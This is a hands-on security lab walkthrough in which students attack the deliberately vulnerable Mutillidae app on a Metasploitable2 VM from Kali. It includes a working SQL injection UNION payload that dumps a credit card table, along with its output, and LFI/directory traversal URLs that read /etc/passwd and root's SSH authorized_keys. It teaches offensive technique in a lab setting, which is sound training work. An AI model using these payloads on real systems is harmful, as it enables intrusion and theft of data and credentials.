

Lab – Performing a Browser Based Attack

In this lab, you will play the part of an attacker simulating a SQL injection and Local File Inclusion (LFI) attacks. You will be attacking Mutillidae, which is a deliberately vulnerable web application. You will use SQL injection, Local File Inclusion (LFI) and Directory Traversal, to exploit the Mutillidae web application.

Confirm your network connectivity! Confirm the IP address of your Kali and your Metasploitable2 virtual machines (VMs). Use the `ifconfig` command on each machine to find your IP addresses. The following is my IP address information. Yours will differ!

- **Attack Platform:** Kali `192.168.145.177`
- **Victim:** Metasploitable2 `192.168.145.128`

SQL Injection

SQL injection is a technique that exploits a security vulnerability within a specific application. This type of attack is often used against applications that are data-driven, such as SQL databases. This attack is performed by including specific portions of SQL statements within a field for the website to pass a malicious SQL command to the database to reveal the contents of the database to the attacker.

Unless an application uses strict input data validation, it will be vulnerable to the SQL injection attack. If an application accepts and processes user-supplied data without any input data validation, an attacker could submit a maliciously crafted input string to trigger the SQL injection attack.

As the attacker, you will exploit a deliberately vulnerable web application called Mutillidae. The Mutillidae application is set up on your Metasploitable2 VM. Use Kali to perform attacks and to extract data from the Metasploitable2 VM via SQL injection.

The attack platform is your Kali VM.

Access the **Metasploitable2** console. Enter username **msfadmin** and password **msfadmin**.

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

SploitMe login: msfadmin
Password:
Last login: Thu Dec 29 05:45:21 EST 2016 on tty1
Linux SploitMe 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@SploitMe:~$ _
```

Configuring the mutillidae/config.inc file

By default, mutillidae is configured to use the wrong database. The fix is quick and easy.

1. Logon onto metasploitable2
2. At the terminal prompt, type in the following command to access the mutillidae/config.inc file using the nano text editor.

```
sudo nano /var/www/mutillidae/config.inc
```

3. Type in the root password: msfadmin
4. Use your down arrow to access the last line in the file.
5. change \$dbname to 'owasp10' (see image)

```
GNU nano 2.0.7      File: /var/www/mutillidae/config.inc
<?php
    /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blan$

    $dbhost = 'localhost';
    $dbuser = 'root';
    $dbpass = '';
    $dbname = 'owasp10';
?>
```

6. Press Ctrl+x
7. Press 'y' for yes.
8. Press enter
9. Reboot

Answer

Access the **Kali** console.

From the quick launch bar, click you **Firefox** icon. In the address bar Enter **http://192.168.145.128/mutillidae/** to access the Mutillidae web application on the Metasploitable VM.

This is the IP address of my mutillidae web application, not yours! Your IP address will differ!



Click **OWASP Top 10**. Click **A1 - Injection**. Click **SQLi - Extract Data**. Click **User Info**.

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls

OWASP Top 10

A1 - Injection

SQLi - Extract Data

User Info

Others

A2 - Cross Site Scripting (XSS)

SQLi - Bypass Authentication

ASP Top 10

Documentation

A3 - Broken Authentication and Session Management

SQLi - Insert Injection

Blind SQL via Timing

Resources

A4 - Insecure Direct Object References

SQLMAP Practice Target

A5 - Cross Site Request Forgery (CSRF)

HTML Injection (HTMLi)

A6 - Security Misconfiguration

HTMLi via HTTP Headers

A7 - Insecure Cryptographic Storage

HTMLi Via DOM Injection

A8 - Failure to Restrict URL Access

HTMLi Via Cookie Injection

A9 - Insufficient Transport Layer Protection

Command Injection

JavaScript Injection

A10 - Unvalidated Redirects and Forwards

HTTP Parameter Pollution

Cascading Style Injection

JavaScript Object Notation (JSON) Injection

needed or you may build your own collection

Site hacked...err...quite tested with Sam, WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

back|tra

Right-click on the **Name** field. Select **Inspect Element**. Change the text box size from 20 to 100 to allow input of a malicious string to obtain credit card information. Close **Inspect Element** window.

This does not change the element on the server, just on the screen.

Please enter username and password to view account details

Name


Password

View Account Details

Dont have an account?

Context menu options:

- Undo
- Cut
- Copy
- Paste
- Delete
- Select All
- Add a Keyword for this Search...
- ☐ Check Spelling
- Fill Login
- Inspect Element (Q)**



Result

Please enter username and password to view account details

Name

Password

Copy the following string in the expanded Name field:

' union select ccid,ccnumber,ccv,expiration,null from credit_cards --


Be sure to include a space after the "--" in the query string.

Click **View Account Details** to extract the credit cards information from the credit_cards table in the SQL database.

Be sure to include a space after the "--" in the query string.

Answer

View your details

 **Back**

Please enter username and password to view account details

Name

Password

View Account Details

Dont have an account? [Please register here](#)

Name

Password

View Account Details

Dont have an account? [Please register here](#)

Results for . 5 records found.

Username=4444111122223333
Password=745
Signature=2012-03-01

Username=7746536337776330
Password=722
Signature=2015-04-01

Username=8242325748474749
Password=461
Signature=2016-03-01

Username=7725653200487633
Password=230
Signature=2017-06-01

Username=1234567812345678
Password=627
Signature=2018-11-01

Note the following:

- This malicious SQL query string is using the SQL UNION operator to combine the query results from two or more SELECT statements.
- The extracted credit card numbers are invalid.

Local File Inclusion and Directory Traversal

Local File Inclusion (LFI) is the process of including files on the server through the browser. The vulnerability exists when a page is not properly sanitized and allows directory traversal commands to be injected into the web request. This type of attack involves the attacker surfing to the vulnerable web application and using LFI to gain access to unauthorized files. The analysis of the resulting event data will identify and enable analysts to understand the malicious directory traversal behaviors

In this last lab scenario, you will be using a browser to gain access to unauthorized files through a web page.

Note

The attack platform for this lab is Kali.


Open the **KALI** console.

Click the **Firefox** browser icon. Browse to

<http://192.168.145.128/mutillidae/index.php?page=/etc/passwd> to access the `/etc/passwd` file on the Metasploitable host.

This is the IP address of my mutillidae web application not yours! Your IP address will differ!

The content is accessible because of the LFI vulnerability.




Note the following:

- Review the contents of the `/etc/passwd` file which should never be accessible to the public.

Browse to http://192.168.145.128/mutillidae/index.php?page=/root/.ssh/authorized_keys to view the file that should be inaccessible.

This is the IP address of my mutillidae web application, not yours! Your IP address will differ!

The content is accessible because of the LFI vulnerability.



Note the following:

- Review the contents of the `/root/.ssh/authorized_keys` file which should never be accessible to the public.

Summary

In this lab, as the attacker, you exploited a vulnerable web application that is called Mutillidae using SQL injection to steal credit card information, and directory traversal to gain access to files that should not have been otherwise accessible.

You have witnessed various avenues that an attacker might pursue to exploit HTTP vulnerabilities and steal data.

End of the lab!